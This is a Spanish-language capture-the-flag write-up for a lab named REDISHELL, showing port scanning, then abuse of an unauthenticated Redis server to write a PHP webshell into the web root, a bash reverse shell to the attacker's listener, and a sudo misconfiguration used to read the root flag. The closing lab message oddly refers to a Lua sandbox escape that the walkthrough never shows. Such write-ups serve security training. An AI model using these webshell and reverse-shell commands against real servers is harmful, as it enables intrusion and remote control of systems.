

Solución al lab REDISHELL (nivel difícil)

```
chifay@kali: ~/Whoami-Labs/REDISHELL
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/REDISHELL
chifay@kali: ~/Whoami-Labs/REDISHELL

WHOAMI-LABS.COM

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde redisshell.tar ...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: REDISHELL
DIFICULTAD: ***** difícil (5 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag (formato REDISHELL{...}):
```

Comencemos realizando un escaneo de puertos con nmap

```
chifay@kali: ~/Whoami-Labs/REDISHELL
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/REDISHELL
chifay@kali: ~/Whoami-Labs/REDISHELL

(chifay@kali)-[~/Whoami-Labs/REDISHELL]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_redisshell
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-25 20:54 -0600

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64    OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 a4:5b:e8:57:9e:9d:9d:dc:7c:44:20:99:79:bb:0a:22 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAYNTYAAAAIbmlzdHAYNTYAAABBB0rjpJ0Dxk7hQs0rf0CsxP656L3eXFRDT90+0Atla+DSdLx
5Y2w9je7I2Liopo0SceIcPC0Z8L8M2m6aR0JYyJ4=
|   256 ab:23:ff:10:65:6f:d2:d8:a1:f6:25:27:2d:21:b8:3c (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIN4NguZ16/j3hM004s848KqiUNxJ6qS3zUIDXHiRg9bx
80/tcp    open  http     syn-ack ttl 64    Apache httpd 2.4.52 ((Ubuntu))
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: TechCorp Solutions
6379/tcp  open  redis    syn-ack ttl 64    Redis key-value store 6.2.6
MAC Address: FE:C1:26:21:7D:82 (Unknown)
```

ANÁLISIS INICIAL

Servicios Detectados:


PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 8.9p1 Ubuntu 3ubuntu0.13
80/tcp	open	http	Apache httpd 2.4.52 (Ubuntu)

6379/tcp open redis

Redis key-value store 6.2.6

Enumeración WEB Puerto 80

Inspección visual página principal



Código fuente

```
43 .service-icon { font-size: 3rem; margin-bottom: 1rem; }
44 .service h3 { color: #667eea; margin-bottom: 0.5rem; }
45 .service p { color: #666; font-size: 0.9rem; }
46 .footer { margin-top: 3rem; text-align: center; color: #999; font-size: 0.9rem; }
47 </style>
48 </head>
49 <body>
50 <div class="container">
51 <div class="logo"></div>
52 <h1>TechCorp Solutions</h1>
53 <p class="tagline">Enterprise-Grade Cloud Infrastructure</p>
54 <div class="services">
55 <div class="service">
56 <div class="service-icon"></div>
57 <h3>Cloud Hosting</h3>
58 <p>Scalable and reliable cloud infrastructure</p>
59 </div>
60 <div class="service">
61 <div class="service-icon"></div>
62 <h3>Data Security</h3>
63 <p>Enterprise-level security solutions</p>
64 </div>
65 <div class="service">
66 <div class="service-icon"></div>
67 <h3>High Performance</h3>
68 <p>Lightning-fast caching systems</p>
69 </div>
70 <div class="service">
71 <div class="service-icon"></div>
72 <h3>Analytics</h3>
73 <p>Real-time data analytics</p>
74 </div>
75 </div>
76 <div class="footer">
77 <p>©copy; 2026 TechCorp Solutions. All rights reserved.</p>
78 </div>
79 </body>
80 </html>
81 </html>
82
```

Enumeración de directorios con feroxbuster

```
chifay@kali: ~/Whoami-Labs/REDISHELL
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/REDISHELL chifay@kali: ~/Whoami-Labs/REDISHELL
Threads 50
Wordlist /usr/share/wordlists/dirb/common.txt
Status Code Filters [403, 404]
Timeout (secs) 7
User-Agent feroxbuster/2.13.1
Config File /etc/feroxbuster/ferox-config.toml
Extract Links true
Output File web.txt
Extensions [php, txt, html, bak, old, env, zip, db, sql, log, env]
HTTP methods [GET]
Recursion Depth 4
Press [ENTER] to use the Scan Management Menu™

403 GET 9l 28w 275c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
404 GET 9l 31w 272c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
200 GET 81l 236w 2987c http://172.17.0.2/
200 GET 81l 236w 2987c http://172.17.0.2/index.php
301 GET 9l 28w 313c http://172.17.0.2/javascript => http://172.17.0.2/javascript/
301 GET 9l 28w 320c http://172.17.0.2/javascript/jquery => http://172.17.0.2/javascript/jquery/
200 GET 10879l 44396w 288550c http://172.17.0.2/javascript/jquery/jquery
[#####] - 11s 166248/166248 0s found:5 errors:0
[#####] - 5s 55368/55368 11414/s http://172.17.0.2/
[#####] - 7s 55368/55368 7986/s http://172.17.0.2/javascript/
[#####] - 4s 55368/55368 12312/s http://172.17.0.2/javascript/jquery/
```

Archivo encontrado jquery

Página Web (Puerto 80):

- **Título:** TechCorp Solutions
- **Tecnología:** Apache 2.4.52
- **Contenido:** Página corporativa estática con servicios de Cloud, Seguridad, Performance y Analytics

Explorar Redis

```
(chifay@kali)-[~/Whoami-Labs/REDISHELL]
$ redis-cli -h 172.17.0.2 -p 6379
172.17.0.2:6379> INFO
# Server
redis_version:6.2.6
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:2afb9d89dfe4a94b
redis_mode:standalone
os:Linux 7.0.12+kali-amd64 x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:11.4.0
process_id:8
process_supervised:no
run_id:cf5a136ef2889d97b74a8b680b47c5b141634faf
tcp_port:6379
server_time_usec:1787714341376042
uptime_in_seconds:1537
uptime_in_days:0
hz:10
configured_hz:10
lru_clock:9329445
executable:/redis-server
config_file:/etc/redis/redis.conf
io_threads_active:0
```

Listar todas las llaves

```
172.17.0.2:6379> KEYS *
1) "session:user1"
2) "app:name"
3) "cache:status"
4) "session:admin"
5) "app:environment"
172.17.0.2:6379> KEYS 1
(empty array)
172.17.0.2:6379> KEYS 2
(empty array)
172.17.0.2:6379> KEYS 3
(empty array)
172.17.0.2:6379> KEYS 4
(empty array)
172.17.0.2:6379> KEYS 5
(empty array)
172.17.0.2:6379>
```

Probar si se puede escribir en el sistema de archivos

```
172.17.0.2:6379> CONFIG SET dir /tmp
OK
172.17.0.2:6379> CONFIG SET dbfilename shell.php
OK
172.17.0.2:6379> SET payload "<?php system($_GET['cmd']); ?>"
OK
172.17.0.2:6379> SAVE
OK
172.17.0.2:6379>
```

Redis (Puerto 6379):

- **Versión:** 6.2.6
- **Servicio:** Key-value store sin autenticación aparente
- **Vector principal:** Redis puede ser explotado para obtener RCE

Combinar Redis + Web para RCE

Redis permite escribir archivos en el sistema de archivos. Si Apache tiene permisos de escritura en el directorio web, podemos escribir un webshell

1. Configurar Redis para escribir en el directorio web

```
172.17.0.2:6379> CONFIG SET dir /var/www/html
OK
172.17.0.2:6379> CONFIG SET dbfilename shell.php
OK
172.17.0.2:6379>
```


2. Crear un payload PHP

```
172.17.0.2:6379> SET payload "<?php system($_GET['cmd']); ?>"
OK
172.17.0.2:6379>
```

3. Salvar el archivo

```
172.17.0.2:6379> SAVE
OK
172.17.0.2:6379>
```

4. Probar webshell



172.17.0.2/shell.php?cmd=id

Not Secure http://172.17.0.2/shell.php?cmd=id

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

REDIS0009 redis-ver6.2.6 redis-bits@ctime^jused-memP aof-preamble session:user1@BB9token b9e6e278e55e5075f7d909fe728382d1"userwebapp app:nameTechCorp Internal Systemcache:statusactive session:admin@AA9token a8f5f167f44f4964e6c998dee827110c"useradmin payloaduid=33(www-data) gid=33(www-data) groups=33(www-data) app:environment production s28"

La imagen muestra el contenido del archivo dump.rdb que Redis creó. Contiene:

- session:user1 → token y user
- session:admin → token y user
- app:name → TechCorp Internal System
- cache:status → active
- app:environment → production
- payload → uid=33(www-data) ...

Ahora que sabemos que podemos ejecutar código PHP, vamos a inyectar un código para obtener reverse shell

En una terminal ponemos a escuchar con nc

```
(chifay@kali) - [~/Whoami-Labs/REDISHELL]
$ nc -lvnp 4444
listening on [any] 4444 ...
```


Ahora en otra terminal ejecutamos

```
(chifay@kali)~[~/Whoami-Labs/REDISHELL]
$ redis-cli -h 172.17.0.2 -p 6379 CONFIG SET dir /var/www/html
redis-cli -h 172.17.0.2 -p 6379 CONFIG SET dbfilename shell.php
redis-cli -h 172.17.0.2 -p 6379 SET payload "<?php system('bash -c \"bash -i >& /dev/tcp/172.17.0.1/4444 0>&1\"'); ?>"
redis-cli -h 172.17.0.2 -p 6379 SAVE
OK
OK
OK
OK

(chifay@kali)~[~/Whoami-Labs/REDISHELL]
$ curl -s "http://172.17.0.2/shell.php"
```

Regresamos a la terminal que dejamos en escucha

```
(chifay@kali)~[~/Whoami-Labs/REDISHELL]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 45064
bash: cannot set terminal process group (47): Inappropriate ioctl for device
bash: no job control in this shell
www-data@redisshell:/var/www/html$
```

Ya tenemos una sesión como www-data, veamos que permisos tenemos

```
www-data@redisshell:/var/www/html$ whoami
whoami
www-data
www-data@redisshell:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@redisshell:/var/www/html$ pwd
pwd
/var/www/html
www-data@redisshell:/var/www/html$ sudo -l
sudo -l
Matching Defaults entries for www-data on redisshell:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
  use_pty

User www-data may run the following commands on redisshell:
  (ALL) NOPASSWD: /bin/cat /root/flag.txt
www-data@redisshell:/var/www/html$
```

No tenemos necesidad de escalar privilegios, ya que con sudo podemos leer directo la bandera sin password

```
www-data@redisshell:/var/www/html$ sudo /bin/cat /root/flag.txt
sudo /bin/cat /root/flag.txt
REDISHELL{[REDACTED]}
www-data@redisshell:/var/www/html$
```

Verificación de la bandera

```
chifay@kali: ~/Whoami-Labs/REDISHELL
```

Session Actions Edit View Help

chifay@kali: ~/Whoami-Labs/REDISHELL chifay@kali: ~/Whoami-Labs/REDISHELL chifay@kali: ~/Whoami-Labs/REDISHELL

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde redisshell.tar...
[+] Imagen cargada exitosamente
[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: REDISHELL
DIFICULTAD: ***** difícil (5 puntos)

IP del laboratorio: 172.17.0.2

Ingresla la flag (formato REDISHELL{... }): REDISHELL{XXXXXXXXXXXX-XXXXXX}

¡Felicitaciones! Has explotado la sandbox de Lua.

FECHA Y HORA: 2026-08-25 22:21:14 -0600

[*] Presiona Ctrl+C para eliminar el laboratorio